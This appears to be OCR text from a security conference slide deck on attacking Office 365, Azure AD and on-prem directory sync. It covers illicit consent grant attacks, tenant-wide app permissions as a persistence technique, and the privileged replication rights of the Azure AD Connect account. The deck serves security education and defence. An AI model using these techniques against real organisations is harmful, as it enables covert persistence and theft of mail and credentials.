



FireEye PwnAuth



MDSec Office 365 Toolkit


Illicit Consent Grant Attack: MDSec O365 Attack Toolkit







https://www.mdsec.co.uk/2019/07/introducing-the-office-365-attack-toolkit/

Illicit Consent Grant Attack: Pawn Storm





https://blog.trendmicro.com/trendlabs-security-intelligence/pawn-storm-abuses-open-authentication-advanced-social-engineering-attacks/




Enterprise App Permissions

- Enterprise App (tenant-wide) permissions can be granted by Admins.
- Ideal persistence technique since app permissions not reviewed like group membership.

Enterprise App Permissions

This app would like to:

- Read and write all applications
- Read and write directory data
- Use Exchange Web Services with full access to all mailboxes
- Read and write calendars in all mailboxes
- Read and write contacts in all mailboxes
- Read and write all user mailbox settings
- Read and write mail in all mailboxes
- Send mail as any user
- Read all users' full profiles
- Sign in and read user profile




On-Prem: AD to Cloud Sync

- AD provides Single Sign On (SSO) to cloud services.
- Most organizations aren’t aware of all cloud services active in their environment.
- Some directory sync tools synchronizes all users & attributes to cloud services.
- Most sync engines only require AD user rights to send user and group information to cloud service.
- If you have Office 365, you almost certainly have Azure AD Connect synchronizing on-prem AD user to Azure AD.



On-Prem: AD to Cloud Sync



On-Prem: AD to Cloud Sync Examples

Adobe User Sync tool	**Atlassian** Active Directory Attributes Sync	**Dropbox** Active Directory Connector	**Duo** Directory Sync
Envoy Active Directory integration (PowerShell)	**Google** Cloud Directory Sync	**Facebook** Workplace Active Directory Sync	**Forcepoint** (Websense) Directory Synchronization Client
Mimecast Directory Sync Tool	**Proofpoint** Essentials AD Sync Tool	**Rackspace** Directory Sync (syncs passwords too!)	**Zoom** AD Sync to Zoom

Attacking On-Prem Cloud Integration

Permissions for the created AD DS account for express settings

The account created for reading and writing to AD DS have the following permissions when created by express settings:

Permission	Used for
• Replicate Directory Changes • Replicate Directory Changes All	Password sync
Read/Write all properties User	Import and Exchange hybrid
Read/Write all properties iNetOrgPerson	Import and Exchange hybrid
Read/Write all properties Group	Import and Exchange hybrid
Read/Write all properties Contact	Import and Exchange hybrid
Reset password	Preparation for enabling password writeback

DEF CON 25 (July 2017)

